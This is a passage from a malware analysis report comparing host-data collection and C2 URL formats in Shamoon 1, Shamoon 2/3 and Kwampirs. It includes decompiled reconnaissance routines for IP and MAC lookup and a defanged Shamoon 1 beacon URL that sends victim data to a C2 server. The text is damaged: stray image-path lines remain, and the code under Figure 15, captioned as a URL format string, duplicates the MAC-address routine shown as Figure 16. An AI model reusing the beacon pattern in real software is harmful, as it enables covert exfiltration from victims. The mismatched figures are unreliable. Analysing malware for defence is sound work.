
In Shamoon 1 (2012) there are pieces of code that suggest they might copy some of the files before destroying the hard drive. Before destroying anything, it will try to download an executable file from the C2 with the name "filer" which sounds like a custom tool for collecting and exfiltrating files, or maybe just encrypt what they were going to destroy just as an early ransomware tool).

Apart from the aforementioned "Filer" functionality (which has been mentioned in previous research but no code samples have yet found or shared openly), the information gathered by Shamoon 1, using Windows API calls, to build the URLs submitted to the C2 is not much. On the other hand, Kwampirs issues more API calls and uses a custom packing format to embed this information inside the URLs to request. It is intriguing to note that Shamoon 2 and 3 feature the same information gathering and packing as Kwampirs rather than Shamoon 1, leading to further speculation about the evolutionary relationship between the families. Here is how Shamoon 1 reviews the host information and URL formats:

Shamoon 1

Depending on the stage of the attack as well as the combination of the number of arguments and values:


- IP address corresponding to the hostname of the infected machine (Figure 14)
- Iteration number of a loop checking the presence of a signaling file
- GetTickCount()'s value
- The contents of a signaling file



```
gethostname(&name, 50);
v2 = gethostbyname(&name);
v3 = 0;
do
{
  v4 = v2->h_addr_list;
  if ( !v4[v3] )
    break;
  memcpy_0(&in, v4[v3], v2->h_length);
  v5 = strlen(inet_ntoa(in));
  if ( v5 < 20 && v5 > 0 )
  {
    sub_4020A0(&v11);
    break;
  }
  ++v3;
}
while ( v3 < 10 );
WSACleanup();
v6 = wcslen((const unsigned __int16 *)&v11);
v7 = v6;
if ( !v6 )
  return 0;
if ( v6 >= 0x100 )
  v7 = 255;
v8 = 2 * v7;
memcpy_0(a1, &v11, 2 * v7);
result = 1;
```

Figure 14: Shamoon 1 fetching victims IP information,

The URL related code with the different parameters can be seen in Figure 15.



```
loc_10003EFB:                           ; CODE XREF:
lea     eax, [ebp+BufferSizePointer]
push    eax                             ; SizePointer
lea     ecx, [ebp+AdapterInfo]
push    ecx                             ; AdapterInfo
mov     [ebp+BufferSizePointer], 32A0h
mov     byte ptr [esi], 0
call    ds:GetAdaptersInfo
test    eax, eax
jnz     short loc_10003EEB
mov     edx, dword ptr [ebp+AdapterInfo.Address]
mov     ax, word ptr [ebp+AdapterInfo.Address+4]
mov     ecx, [ebp+var_4]
mov     [esi], edx
mov     [esi+4], ax
xor     ecx, ebp
mov     al, 1
call    @__security_check_cookie@4      ; __security_
mov     esp, ebp
pop     ebp
retn
get_mac_address endp
```

Figure 15: **Shamoon 1 format string and parameter names used while formating the C2 URL request.**

Once formatted, the final URLs would look something like Snippet 3.

```
hxxp://10.1.252.19/ajax_modal/modal/data.asp?mydata=[data]&uid=1.2.3.4&state=[Millisecs]
```

Snippet 3: **A Shamoon 1 URL**


For now keep also in mind that this is 3 GET parameters (mydata, uid, state).

The purpose of GetTickCount, while not immediately clear, may be to avoid cached data of transparent proxies and/or detect sandboxes where the tick count value does not increase from one request to another.

Kwampirs and Shamoon 2 & 3


Kwampirs gathers and sends more host information inside the URL requests: the OS major version, OS minor version, platform, build, architecture, keyboard layout, and MAC addresses, among others. The data pivots in a temporary file (digirps.PNF). Then a base64 is generated and the URL is formatted. Here Kwampirs is compared with Shamoon 2, but keep in mind also that Shamoon 3 is almost identical to Shamoon 2. The data collected and the way it's packed, encoded, and sent, is almost identical between Kwampirs and Shamoon 2:

- Fetching MAC Address in Kwampirs (Figure 16) is pretty similar, almost identical to Shamoon 2 (Figure 17).



```
loc_10003EFB:                           ; CODE XREF:
lea     eax, [ebp+BufferSizePointer]
push    eax                             ; SizePointer
lea     ecx, [ebp+AdapterInfo]
push    ecx                             ; AdapterInfo
mov     [ebp+BufferSizePointer], 32A0h
mov     byte ptr [esi], 0
call    ds:GetAdaptersInfo
test    eax, eax
jnz     short loc_10003EEB
mov     edx, dword ptr [ebp+AdapterInfo.Address]
mov     ax, word ptr [ebp+AdapterInfo.Address+4]
mov     ecx, [ebp+var_4]
mov     [esi], edx
mov     [esi+4], ax
xor     ecx, ebp
mov     al, 1
call    @__security_check_cookie@4      ; __security_
mov     esp, ebp
pop     ebp
retn
get_mac_address endp
```


Figure 16: **Kwampirs fetching the victim MAC address.**



```
loc_9D255B:                             ; CODE XREF:
lea     eax, [ebp-32A8h]
push    eax                             ; SizePointer
lea     ecx, [ebp-32A4h]
push    ecx                             ; AdapterInfo
mov     dword ptr [ebp-32A8h], 32A0h
mov     byte ptr [esi], 0
call    ds:GetAdaptersInfo
test    eax, eax
jnz     short loc_9D254B
mov     edx, [ebp-3110h]                ; [4]
mov     ax, [ebp-310Ch]                 ; [0]
mov     ecx, [ebp-4]
mov     [esi], edx
mov     [esi+4], ax
xor     ecx, ebp
mov     al, 1
call    @__security_check_cookie@4      ; __security_
mov     esp, ebp
pop     ebp
retn
get_mac_address endp
```

